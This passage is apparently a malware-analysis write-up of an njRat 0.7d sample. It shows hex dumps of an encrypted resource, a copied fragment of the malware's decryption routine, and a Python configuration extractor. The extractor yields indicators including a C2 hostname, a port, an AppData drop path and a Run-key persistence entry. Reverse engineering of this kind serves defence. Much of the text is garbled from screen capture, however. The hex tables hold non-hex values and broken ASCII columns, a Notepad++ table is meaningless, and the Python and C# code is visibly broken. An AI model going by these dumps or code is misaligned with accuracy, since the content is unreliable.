The screenshot shows the CFF Explorer interface. On the left, the file structure of '361b415e122170dbfa20901a87c66ee32bcb918e45cdc7c6f1da99e132400f75.exe.bin' is displayed, including sections like Dos Header, Nt Headers, File Header, Optional Header, Data Directories, Section Headers, Import Directory, Resource Directory, Relocation Directory, and .NET Directory. A red arrow points from the file structure towards the resource bytes table on the right.

**Resource Bytes Table:**

| Offset   | 0  | 1  | 2  | 3  | 4  | 5  | 6  | 7  | 8  | 9  | A  | B  | C  | D  | E  | F                       | Ascii                        |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|-------------------------|------------------------------|
| 00000000 | 8F | 55 | 33 | BD | 94 | 0F | 46 | 04 | 74 | 78 | BA | 2F | 77 | 36 | F6 | C7                      | U3410 F0 tx8/`6C             |
| 00000010 | 62 | 47 | BB | FC | 98 | F1 | A6 | 1D | 86 | A6 | 17 | 93 | CC | 65 | 04 | 53                      | bGuuññ!`! !teoñ              |
| 00000020 | 87 | 24 | D9 | FD | D4 | 44 | B0 | A4 | A6 | F7 | 78 | FF | 6B | 58 | D2 | 9E                      | !SuÿOD`!`-xykKO!             |
| 00000030 | 82 | B2 | 0A | 59 | 8D | DA | 4F | 5D | B2 | 87 | 43 | 40 | 92 | BE | 53 | 1D                      | !`!`Y 00!`!`!`!`!`           |
| 00000040 | B0 | EB | 9F | 01 | A3 | B7 | 55 | 7B | D7 | 20 | A6 | 65 | B4 | 79 | FD | DA                      | !`!`!`!`!`!`!`!`!`           |
| 00000050 | 99 | BB | 65 | 00 | 6B | E3 | 92 | FC | D9 | 54 | B7 | 55 | 29 | 38 | 3D | C1                      | !`!`!`!`!`!`!`!`!`           |
| 00000060 | 6B | A9 | F0 | 0B | 47 | BF | AA | 22 | 87 | 88 | BB | 2B | 71 | AC | 98 | 73                      | !`!`!`!`!`!`!`!`!`           |
| 00000070 | 91 | 8C | 89 | DC | 02 | F2 | 60 | 4F | 6E | FD | E7 | 93 | E3 | 0F | 5A | 6A                      | !`!`!`!`!`!`!`!`!`           |
| 00000080 | 66 | 17 | FE | D6 | C3 | 36 | 0C | 2C | BC | 18 | 2E | 88 | E2 | 9F | 8C | EC                      | !`!`!`!`!`!`!`!`!`           |
| 00000090 | F2 | 30 | AB | 2D | 3E | 20 | 9F | 58 | 93 | 52 | 43 | 2C | 04 | ED | 27 | C3                      | !`!`!`!`!`!`!`!`!`           |
| 000000A0 | 60 | C0 | B2 | DA | C4 | 37 | 42 | 35 | 86 | 3F | 21 | 37 | 5F | 52 | B6 | E9                      | !`!`!`!`!`!`!`!`!`           |
| 000000B0 | 8C | 0F | E2 | 3C | 6D | 00 | 8E | 90 | EE | BF | D7 | E9 | 4C | BC | AB | 0A                      | !`!`!`!`!`!`!`!`!`           |
| 000000C0 | AE | 62 | D2 | 58 | 99 | A7 | EF | 9E | A0 | EF | D7 | 02 | 7E | 67 | E8 | 98                      | !`!`!`!`!`!`!`!`!`           |
| 000000D0 | 99 | 9F | B4 | 8D | 35 | 2C | CC | F2 | 4F | 5D | C7 | F5 | 55 | 90 | BE | 1D                      | !`!`!`!`!`!`!`!`!`           |
| 000000E0 | 68 | DE | F2 | 83 | 28 | B7 | D7 | 67 | 69 | 11 | E5 | 3C | 32 | 9A | 2A | 52                      | !`!`!`!`!`!`!`!`!`           |
| 000000F0 | C8 | 14 | 48 | 8D | EF | 7F | EC | 7C | 98 | 7A | SE | 75 | D0 | D7 | 47 | 56                      | !`!`!`!`!`!`!`!`!`           |
| 00000100 | F0 | EE | 75 | B5 | FD | 7B | F2 | E7 | D1 | 6B | 25 | C7 | 74 | 7D | CD | 2B                      | !`!`!`!`!`!`!`!`!`           |
| 00000110 | B0 | 38 | 03 | 10 | 47 | 7D | B9 | F7 | 37 | 59 | 4E | 67 | B8 | F1 | 10 | 24                      | !`!`!`!`!`!`!`!`!`           |
| 00000120 | C6 | 3F | 1E | EB | B8 | D8 | CB | 6D | E5 | A4 | FB | 31 | 15 | B6 | A8 | E2                      | !`!`!`!`!`!`!`!`!`           |
| 00000130 | 1A | 86 | 01 | 55 | F9 | 1A | 88 | CE | 6F | A4 | A2 | E7 | 83 | D4 | 48 | 1D                      | !`!`!`!`!`!`!`!`!`           |
| 00000140 | 06 | 5E | 77 | EF | 24 | A3 | F7 | A1 | 7A | 22 | 05 | 18 | 4B | 28 | 42 | 78                      | !`!`!`!`!`!`!`!`!`           |
| 00000150 | 83 | 1E | 64 | ED | 8C | 26 | C7 | 72 | 6D | 17 | 93 | C7 | 04 | 3B | FB | B2                      | !`!`!`!`!`!`!`!`!`           |
| 00000160 | 9E | 4F | 96 | 8D | B6 | 17 | 42 | 29 | E4 | ED | AA | FB | B9 | 1A | 20 | 06                      | !`!`!`!`!`!`!`!`!`           |
| 00000170 | 9A | 44 | FB | 55 | D3 | A5 | B1 | B3 | 61 | AB | 0B | FB | A1 | 23 | 9B | 25                      | !`!`!`!`!`!`!`!`!`           |
| 00000180 | 96 | 49 | AA | AD | 49 | 6C | C3 | 5E | 38 | A1 | BB | 7D | 3C | 85 | 64 | 5B                      | !`!`!`!`!`!`!`!`!`           |
| 00000190 | 1F | D9 | BB | B7 | C1 | CF | EA | 75 | CD | 29 | BE | 02 | 2A | 0E | 2D | C8                      | !`!`!`!`!`!`!`!`!`           |
| 000001A0 | 2F | 53 | FB | 7D | B5 | 50 | 2D | C1 | FC | 2C | 3E | 19 | 19 | 6E | 54 | A5                      | !`!`!`!`!`!`!`!`!`           |
| 000001B0 | F9 | 77 | C5 | 19 | 26 | A2 | F1 | A6 | 14 | 8C | 2E | 60 | 49 | 57 | 72 | A4                      | !`!`!`!`!`!`!`!`!`           |
| 000001C0 | BD | 6D | B4 | D7 | 96 | 7A | 36 | 4D | 4F | 35 | 23 | 9B | 54 | 2F | E2 | C7                      | !`!`!`!`!`!`!`!`!`           |
| 000001D0 | ED | 4A | 6B | 6B | 17 | 42 | 29 | E4 | ED | AA | FB | B9 | 1A | 20 | 06 | 01                      | !`!`!`!`!`!`!`!`!`           |
| 000001E0 | 1F | CB | 6A | 03 | A3 | AC | C7 | E8 | FF | 40 | EF | 1D | 27 | 45 | 0E | 94                      | !`!`!`!`!`!`!`!`!`           |
| 000001F0 | 08 | F9 | 56 | 8A | EC | FE | 1C | AF | E9 | FB | E5 | F2 | D1 | 78 | 1C | 27                      | !`!`!`!`!`!`!`!`!`           |
| 00000200 | B5 | 42 | 3E | 0C | 32 | DA | 75 | F8 | AC | 6B | 49 | A6 | 27 | C1 | 01 | 0A                      | !`!`!`!`!`!`!`!`!`           |
| 00000210 | EA | C9 | CE | A7 | 03 | 1B | C8 | B8 | 09 | 47 | 64 | 19 | B8 | 4  | 08 | 84                      | !`!`!`!`!`!`!`!`!`           |
| 00000220 | 95 | M6 | 06 | A4 | 14 | CA | B7 | A8 | AD | CF | FF | B8 | 83 | 2F | 47 | CA                      | !`!`!`!`!`!`!`!`!`           |
| 00000230 | 45 | E3 | 82 | 95 | SB | BC | A5 | C8 | A8 | 32 | FA | 4F | A0 | FF | F5 | E3                      | !`!`!`!`!`!`!`!`!`           |
| 00000240 | AC | 5F | 33 | 7F | 45 | 1C | OB | 63 | 01 | C5 | M5 | 31 | D5 | F8 | 60 | 01                      | !`!`!`!`!`!`!`!`!`           |
| 00000250 | D2 | 1A | CC | B7 | 81 | F4 | 61 | 46 | 9F | DC | AE | 94 | C0 | 1A | FE | 3F                      | !`!`!`!`!`!`!`!`!`           |
| 00000260 | D3 | 3C | DC | EB | B2 | D5 | 47 | 5A | 74 | 5A | 99 | 50 | D5 | E7 | 23 | 8C                      | !`!`!`!`!`!`!`!`!`           |
| 00000270 | 3C | 60 | C5 | 1C | 88 | 9B | 4F | 53 | 75 | 4C | OB | 24 | 26 | CF | 18 | B1                      | !`!`!`!`!`!`!`!`!`           |
| 00000280 | BA | D5 | 6C | 6E | 67 | 57 | C9 | 7B | 92 | 00 | 97 | 26 | 64 | A6 | 5E | 43                      | !`!`!`!`!`!`!`!`!`           |
| 00000290 | B7 | 65 | 2A | 78 | B5 | 57 | 3F | 98 | 4F | DF | 77 | 85 | 98 | 42 | 66 | !`!`!`!`!`!`!`!`!`      |                              |
| 000002A0 | 68 | 71 | BE | F3 | 70 | 4B | 2F | 72 | E6 | 70 | 31 | A8 | 1C | FB | CF | 03                      | !`!`!`!`!`!`!`!`!`           |
| 000002B0 | DA | 6B | 6B | F8 | CB | 13 | 1F | 96 | DC | 52 | 95 | A5 | DD | 6B | 2A | 33                      | !`!`!`!`!`!`!`!`!`           |
| 000002C0 | 2E | 1D | 6E | 33 | 4C | EC | B7 | 77 | 66 | F5 | 43 | 16 | E3 | C4 | 80 | 00                      | !`!`!`!`!`!`!`!`!`           |
| 000002D0 | A2 | 1C | A6 | 19 | ED | EC | 7B | DE | 87 | A7 | 3F | B5 | 28 | ED | 7D | 23                      | !`!`!`!`!`!`!`!`!`           |
| 000002E0 | 4A | A4 | 4F | 62 | BD | 82 | 32 | 38 | D8 | 60 | 32 | FA | EE | 47 | D5 | 29                      | JHObh!280!2úicQ)             |
| 000002F0 | EM | BB | 2E | DE | 93 | 13 | D4 | 79 | 3B | 98 | A6 | C7 | E9 | A5 | 71 | AD                      | !`!`!`!`!`!`!`!`!`           |
| 00000300 | 10 | 2A | C1 | 92 | E4 | 1B | CA | B0 | D4 | B5 | 61 | 9E | 12 | 3A | 3D | !`!`!`!`!`!`!`!`!`      |                              |
| 00000310 | B8 | B6 | 1B | 1A | FE | 6F | AD | 4E | CD | 26 | 7F | 49 | 42 | 34 | 75 | !`!`!`!`!`!`!`!`!`      |                              |
| 00000320 | 2F | A3 | 7E | 44 | 14 | C0 | 69 | 9C | BE | 83 | 50 | DD | AC | 02 | D5 | 89                      | !`!`!`!`!`!`!`!`!`           |
| 00000330 | A7 | 69 | 18 | FD | 4C | 15 | 7E | 51 | 04 | AA | 7B | 8A | 1E | 30 | 3C | 73                      | Sin yLA^CD!`!`!`!`!`!`!`!`!` |
| 00000340 | 76 | 78 | B6 | E4 | D7 | B2 | 47 | CB | B9 | 88 | 93 | FD | 61 | DF | 99 | Vx!ab!`!`!`!`!`!`!`!`!` |                              |
| 00000350 | CB | 76 | C4 | 9A | E0 | 16 | D3 | 66 | F5 | DA | 86 | 09 | 2D | 7F | 06 | Eva!`!`!`!`!`!`!`!`!`   |                              |
| 00000360 | 6D | F3 | 02 | B6 | B8 | B6 | 86 | 6B | D4 | B2 | 20 | C8 | 14 | B8 | 34 | E1                      | +!!                          |
| 00000370 | 05 | 9C | 3C | D6 | 84 | 56 | D9 | 20 | 3E | 93 | B9 | 1F | E8 | B2 | 8F | 79                      | m!`!`!`!`!`!`!`!`!`          |

This seems very interesting so I think its important to reveal what I get once the data is decrypted. I extracted the resource data from the malware, copied the decryption functions to a new C# project so that I can refactor, manipulate the code and run a separate debugging session. Once that was completed, I run the code and let do the decryption job, put a breakpoint at the return statement and export the result for further analysis.

```

 uint num5 = num4 >> 19;
 uint num6 = ((num4 >> 4) & 2047U) + 3U;
 Class10.Class11.smethod_7(ptr5, ptr5 - num5, num6);
 ptr5 += num6;
 ptr4 += 4;
 }
 else
 {
 byte b = (byte)(num4 >> 16);
 uint num6 = (num4 >> 4) & 4095U;
 Class10.Class11.smethod_4((void*)ptr5, b, num6);
 ptr5 += num6;
 ptr4 += 3;
 }
 else
 {
 Class10.Class11.smethod_7(ptr5, ptr4, 4U); // Make position 32U + 4 (77) equal for both pt
 ptr5 += array[(int)(num2 & 15U)]; // Increment ptrs to value in arra[int]
 num2 >>> (int)((byte)array[(int)(num2 & 15U)]);
 if (ptr5 >= ptr8) // 1ms elapsed
 {
 break;
 }
 }
}

```

\*new 24 - Notepad++


| Edit                                                                                                                                    |     | Search | View | Encoding | Language | Settings | Tools | Macro | Run | Plugins | Window | ?   |
|-----------------------------------------------------------------------------------------------------------------------------------------|-----|--------|------|----------|----------|----------|-------|-------|-----|---------|--------|-----|
| File 10 new 11 new 12 new 13 shall_3.S new 14 new 15 new 16 new 17 output.bx new 21 new 18 new 19 new 20 input.1bd new 22 new 23 new 24 |     |        |      |          |          |          |       |       |     |         |        |     |
| 81                                                                                                                                      | 67  | 76     | 90   | 3        | 0        | 0        | 0     | 120   | 16  | 0       | 0      | 40  |
| 310                                                                                                                                     | 106 | 14     | 0    | 180      | 9        | 0        | 0     | 128   | 205 | 33      | 184    | 1   |
| 110                                                                                                                                     | 32  | 68     | 79   | 83       | 32       | 109      | 111   | 100   | 101 | 46      | 13     | 13  |
| 0                                                                                                                                       | 0   | 0      | 32   | 16       | 96       | 16       | 134   | 39    | 6   | 3       | 2      | 0   |
| 12                                                                                                                                      | 31  | 3      | 0    | 139      | 2        | 242      | 129   | 224   | 129 | 2       | 8      | 159 |
| 0                                                                                                                                       | 10  | 33     | 49   | 2        | 0        | 6        | 55    | 38    | 223 | 0       | 0      | 64  |
| 108                                                                                                                                     | 68  | 21     | 20   | 106      | 221      | 32       | 173   | 52    | 4   | 32      | 35     | 85  |
| 112                                                                                                                                     | 95  | 0      | 0    | 6        | 3        | 50       | 1     | 14    | 138 | 1       | 0      | 198 |
| 49                                                                                                                                      | 52  | 56     | 51   | 48       | 99       | 45       | 100   | 49    | 100 | 101     | 45     | 52  |
| 98                                                                                                                                      | 46  | 103    | 213  | 7        | 115      | 0        | 0     | 128   | 111 | 117     | 114    | 99  |
| 350                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 351                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 352                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 353                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 354                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 355                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 356                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 357                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 358                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 359                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 360                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 361                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 362                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 363                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 364                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 365                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 366                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 367                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 368                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 369                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 370                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 371                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 372                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 373                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 374                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 375                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 376                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 377                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 378                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 379                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 380                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 381                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |
| 382                                                                                                                                     |     |        |      |          |          |          |       |       |     |         |        |     |

| Name   | value         |
|--------|---------------|
| byte_0 | {byte[4216]}  |
| uint_0 | 0             |
| byte_1 | {byte[10240]} |
| [0]    | 77            |
| [1]    | 90            |
| [2]    | 144           |
| [3]    | 0             |
| [4]    | 3             |
| [5]    | 0             |
| [6]    | 0             |
| [7]    | 0             |
| [8]    | 4             |
| [9]    | 0             |
| [10]   | 0             |
| [11]   | 0             |
| [12]   | 255           |
| [13]   | 255           |
| [14]   | 0             |
| [15]   | 0             |
| [16]   | 184           |
| [17]   | 0             |
| [18]   | 0             |
| [19]   | 0             |
| [20]   | 0             |

Locals

| Name   | Value              |
|--------|--------------------|
| byte_0 | {byte[0x00001078]} |
| uint_0 | 0x00000000         |
| num    | 0x00028000         |
| array  | {byte[0x00002B00]} |
| [0]    | 0x4d               |
| [1]    | 0x5a               |
| [2]    | 0x90               |
| [3]    | 0x00               |
| [4]    | 0x03               |
| [5]    | 0x00               |
| [6]    | 0x00               |
| [7]    | 0x00               |
| [8]    | 0x04               |
| [9]    | 0x00               |
| [10]   | 0x00               |
| [11]   | 0x00               |
| [12]   | 0xff               |
| [13]   | 0xff               |
| [14]   | 0x00               |
| [15]   | 0x00               |
| [16]   | 0xb8               |
| [17]   | 0x00               |
| [18]   | 0x00               |
| [19]   | 0x00               |
| [20]   | 0x00               |
| [21]   | 0x00               |
| [22]   | 0x00               |
| [23]   | 0x00               |
| [24]   | 0x40               |
| [25]   | 0x00               |
| [26]   | 0x00               |
| [27]   | 0x00               |
| [28]   | 0x00               |

The return data byte array starts with familiar bytes sequence, so I exported and loaded it into Detect It Easy and CFF Explorer. Both DIE and CFF tell me the binary is a DLL; however, I see no signs of exports nor any code implementation.



Since it seems to have been written in .Net, I loaded it into dnSpy and indeed, nothing there. That explains why there seems to be no reference to any functionality in this resource in the malware code. Next, since we now know, for the most part, what this malware does, creating a configuration extraction for automated processing will help extract the indicators of compromise which we can use to contain the malware from execution and further compromising the system and the environment(s).

## njRat Configuration Extraction

Regardless of which unpacking tools use (de4dot or NetReactorSlayer), it seems we can always find the config variable strings in the **#US** .Net Metadata Streams. If this is the case, then we can probably target this particular njRat version (0.7d) and extract the configuration consistently, although a good data set for testing would be must.

**da99e132400f75-cleaned**

| VIRTSET   | U  | I  | C  | J  | S  | B  | /  | S  | A  | D  | C  | E  | F  | ASCII |    |    |
|-----------|----|----|----|----|----|----|----|----|----|----|----|----|----|-------|----|----|
| 000000000 | 00 | 0F | 70 | 00 | 72 | 00 | 6F | 00 | 63 | 00 | 65 | 00 | 78 | 00    | 70 | 00 |
| 000000010 | 00 | 11 | 53 | 00 | 62 | 00 | 69 | 00 | 65 | 00 | 43 | 00 | 74 | 00    | 72 | 00 |
| 000000020 | 6C | 00 | 00 | 13 | 53 | 00 | 70 | 00 | 79 | 00 | 54 | 00 | 68 | 00    | 65 | 00 |
| 000000030 | 53 | 00 | 70 | 00 | 79 | 00 | 00 | 13 | 77 | 00 | 69 | 00 | 72 | 00    | 65 | 00 |
| 000000040 | 73 | 00 | 68 | 00 | 61 | 00 | 72 | 00 | 6B | 00 | 00 | 11 | 61 | 00    | 70 | 00 |
| 000000050 | 61 | 00 | 74 | 00 | 65 | 00 | 44 | 00 | 4E | 00 | 53 | 00 | 00 | 13    | 49 | 00 |
| 000000060 | 50 | 00 | 42 | 00 | 6C | 00 | 6F | 00 | 63 | 00 | 6B | 00 | 65 | 00    | 72 | 00 |
| 000000070 | 00 | 1D | 54 | 00 | 69 | 00 | 47 | 00 | 65 | 00 | 52 | 00 | 2D | 00    | 46 | 00 |
| 000000080 | 69 | 00 | 72 | 00 | 65 | 00 | 77 | 00 | 61 | 00 | 6C | 00 | 6C | 00    | 01 | OF |
| 000000090 | 73 | 00 | 6D | 00 | 73 | 00 | 6E | 00 | 69 | 00 | 66 | 00 | 66 | 00    | 00 | 13 |
| 0000000A0 | 65 | 00 | 78 | 00 | 65 | 00 | 69 | 00 | 6E | 00 | 66 | 00 | 6F | 00    | 50 | 00 |
| 0000000B0 | 45 | 00 | 00 | 19 | 4E | 00 | 65 | 00 | 74 | 00 | 53 | 00 | 6E | 00    | 69 | 00 |
| 0000000C0 | 66 | 00 | 66 | 00 | 65 | 00 | 72 | 00 | 43 | 00 | 73 | 00 | 00 | 23    | 53 | 00 |
| 0000000D0 | 61 | 00 | 6E | 00 | 64 | 00 | 62 | 00 | 6F | 00 | 78 | 00 | 69 | 00    | 65 | 00 |
| 0000000E0 | 20 | 00 | 43 | 00 | 6F | 00 | 6E | 00 | 74 | 00 | 72 | 00 | 6F | 00    | 6C | 00 |
| 0000000F0 | 00 | 1B | 70 | 00 | 72 | 00 | 6F | 00 | 63 | 00 | 65 | 00 | 73 | 00    | 73 | 00 |
| 000000100 | 68 | 00 | 61 | 00 | 63 | 00 | 6B | 00 | 65 | 00 | 72 | 00 | 00 | OB    | 64 | 00 |
| 000000110 | 6E | 00 | 53 | 00 | 70 | 00 | 79 | 00 | 00 | 17 | 43 | 00 | 6F | 00    | 64 | 00 |
| 000000120 | 65 | 00 | 52 | 00 | 65 | 00 | 66 | 00 | 6C | 00 | 65 | 00 | 63 | 00    | 74 | 00 |
| 000000130 | 00 | 13 | 52 | 00 | 65 | 00 | 66 | 00 | 6C | 00 | 65 | 00 | 63 | 00    | 74 | 00 |
| 000000140 | 6F | 00 | 72 | 00 | 00 | 0B | 49 | 00 | 4C | 00 | 53 | 00 | 70 | 00    | 79 | 00 |
| 000000150 | 00 | 1B | 56 | 00 | 47 | 00 | 41 | 00 | 75 | 00 | 74 | 00 | 68 | 00    | 53 | 00 |
| 000000160 | 65 | 00 | 72 | 00 | 76 | 00 | 69 | 00 | 63 | 00 | 65 | 00 | 00 | 17    | 56 | 00 |
| 000000170 | 42 | 00 | 6F | 00 | 78 | 00 | 53 | 00 | 65 | 00 | 72 | 00 | 76 | 00    | 69 | 00 |
| 000000180 | 63 | 00 | 65 | 00 | 00 | 09 | 54 | 00 | 72 | 00 | 75 | 00 | 65 | 00    | 00 | OF |
| 000000190 | 41 | 00 | 70 | 00 | 70 | 00 | 44 | 00 | 61 | 00 | 74 | 00 | 61 | 00    | 00 | OF |
| 0000001A0 | 61 | 00 | 63 | 00 | 63 | 00 | 2E | 00 | 65 | 00 | 78 | 00 | 65 | 00    | 00 | 25 |
| 0000001B0 | 66 | 00 | 6F | 00 | 75 | 00 | 61 | 00 | 64 | 00 | 32 | 00 | 30 | 00    | 32 | 00 |
| 0000001C0 | 30 | 00 | 2E | 00 | 64 | 00 | 64 | 00 | 6E | 00 | 73 | 00 | 2E | 00    | 6E | 00 |
| 0000001D0 | 65 | 00 | 74 | 00 | 00 | 01 | 00 | 09 | 37 | 00 | 37 | 00 | 37 | 00    | 31 | 00 |
| 0000001E0 | 00 | 41 | 63 | 00 | 63 | 00 | 39 | 00 | 65 | 00 | 66 | 00 | 62 | 00    | 65 | 00 |
| 0000001F0 | 39 | 00 | 64 | 00 | 65 | 00 | 64 | 00 | 38 | 00 | 35 | 00 | 66 | 00    | 38 | 00 |
| 000000200 | 65 | 00 | 30 | 00 | 32 | 00 | 32 | 00 | 64 | 00 | 62 | 00 | 36 | 00    | 62 | 00 |
| 000000210 | 38 | 00 | 35 | 00 | 37 | 00 | 64 | 00 | 31 | 00 | 64 | 00 | 38 | 00    | 38 | 00 |
| 000000220 | 34 | 00 | 00 | 5B | 53 | 00 | 6F | 00 | 66 | 00 | 74 | 00 | 77 | 00    | 61 | 00 |
| 000000230 | 72 | 00 | 65 | 00 | 5C | 00 | 4D | 00 | 69 | 00 | 63 | 00 | 72 | 00    | 6F | 00 |
| 000000240 | 73 | 00 | 6F | 00 | 66 | 00 | 74 | 00 | 5C | 00 | 57 | 00 | 69 | 00    | 6E | 00 |
| 000000250 | 64 | 00 | 6F | 00 | 77 | 00 | 73 | 00 | 5C | 00 | 43 | 00 | 75 | 00    | 72 | 00 |
| 000000260 | 72 | 00 | 65 | 00 | 6E | 00 | 74 | 00 | 56 | 00 | 65 | 00 | 72 | 00    | 73 | 00 |
| 000000270 | 69 | 00 | 6F | 00 | 6E | 00 | 5C | 00 | 52 | 00 | 75 | 00 | 6E | 00    | 00 | 11 |
| 000000280 | 53 | 00 | 47 | 00 | 46 | 00 | 6A | 00 | 53 | 00 | 32 | 00 | 56 | 00    | 6B | 00 |
| 000000290 | 00 | 09 | 30 | 00 | 2E | 00 | 37 | 00 | 64 | 00 | 00 | 19 | 59 | 00    | 32 | 00 |
| 0000002A0 | 36 | 00 | 32 | 00 | 53 | 00 | 55 | 00 | 43 | 00 | 5A | 00 | 34 | 00    | 55 | 00 |
| 0000002B0 | 4A | 00 | 4A | 00 | 00 | 05 | 76 | 00 | 6E | 00 | 00 | 05 | 0D | 00    | 0A | 00 |
| 0000002C0 | 00 | 03 | 3A | 00 | 00 | 07 | 69 | 00 | 6E | 00 | 66 | 00 | 00 | 13    | 53 | 00 |
| 0000002D0 | 6F | 00 | 66 | 00 | 74 | 00 | 77 | 00 | 61 | 00 | 72 | 00 | 65 | 00    | 5C | 00 |
| 0000002E0 | 00 | 3D | 53 | 00 | 65 | 00 | 6C | 00 | 65 | 00 | 63 | 00 | 74 | 00    | 20 | 00 |
| 0000002F0 | 2A | 00 | 20 | 00 | 46 | 00 | 72 | 00 | 6F | 00 | 6D | 00 | 20 | 00    | 41 | 00 |
| 000000300 | 6E | 00 | 74 | 00 | 69 | 00 | 56 | 00 | 69 | 00 | 72 | 00 | 75 | 00    | 73 | 00 |
| 000000310 | 50 | 00 | 72 | 00 | 6F | 00 | 64 | 00 | 75 | 00 | 63 | 00 | 74 | 00    | 00 | 43 |
| 000000320 | 77 | 00 | 69 | 00 | 6E | 00 | 6D | 00 | 67 | 00 | 6D | 00 | 74 | 00    | 73 | 00 |
| 000000330 | 3A | 00 | 5C | 00 | 5C | 00 | 2E | 00 | 5C | 00 | 72 | 00 | 6F | 00    | 6F | 00 |
| 000000340 | 74 | 00 | 5C | 00 | 53 | 00 | 65 | 00 | 63 | 00 | 75 | 00 | 72 | 00    | 69 | 00 |

```

import dotnetfile

dnf = DotNetPE(path)
config_items = []
for header in dnf.dotnet_stream_headers:
 try:
 h_name = header.Name.value.decode('utf-8')
 if(h_name.startswith("#US")):
 h_size = header.Size.value
 if(h_size > 1000):
 h_address = hex(header.Size.address)
 us_strings = dnf.get_user_stream_strings()
 version_index = us_strings.index("0.7d")
 config_items["version"] = us_strings[version_index]
 config_items["deploy_dir"] =

```

```

us_strings[version_index-8]
 config_items["binary_name"] =
us_strings[version_index-7]
 config_items["host"] = us_strings[version_index-6]
 config_items["port"] = us_strings[version_index-4]
 config_items["mutex"] = us_strings[version_index-3]
 config_items["persistance_registry_key"] =
us_strings[version_index-2]
 config_items["net_comm_string_delimeter"] =
us_strings[version_index-1]
 config_items["encoding_string_delimeter"] =
us_strings[version_index+1]
except:
 print("version not found")
 exit(0)

print(config_items())

```



```

In [277]: config_items["version"] = us_strings[version_index]
 : config_items["deploy_dir"] = us_strings[version_index-8]
 : config_items["binary_name"] = us_strings[version_index-7]
 : config_items["host"] = us_strings[version_index-6]
 : config_items["port"] = us_strings[version_index-4]
 : config_items["mutex"] = us_strings[version_index-3]
 : config_items["persistance_registry_key"] = us_strings[version_index-2]
 : config_items["net_comm_string_delimeter"] = us_strings[version_index-1]
 : config_items["encoding_string_delimeter"] = us_strings[version_index+1]
In [278]: config_items
Out[278]:
{'version': '0.7d',
 'deploy_dir': 'AppData',
 'binary_name': 'acc.exe',
 'host': 'fouad2020.ddns.net',
 'port': '7771',
 'hash': 'cc9efbe9ded85f8e022db6b857d1d884',
 'persistance_registry_key': 'Software\\Microsoft\\Windows\\CurrentVersion\\Run',
 'net_comm_string_delimeter': 'SGFjS2Vk',
 'encoding_string_delimeter': 'Y262SUCZ4UJJ',
 'mutex': 'cc9efbe9ded85f8e022db6b857d1d884'}

```

References:

1. <https://learn.microsoft.com/en-us/windows/win32/api/shellapi/ns-shellapi-shellexecuteinfoa>
2. <https://pythonnet.github.io/>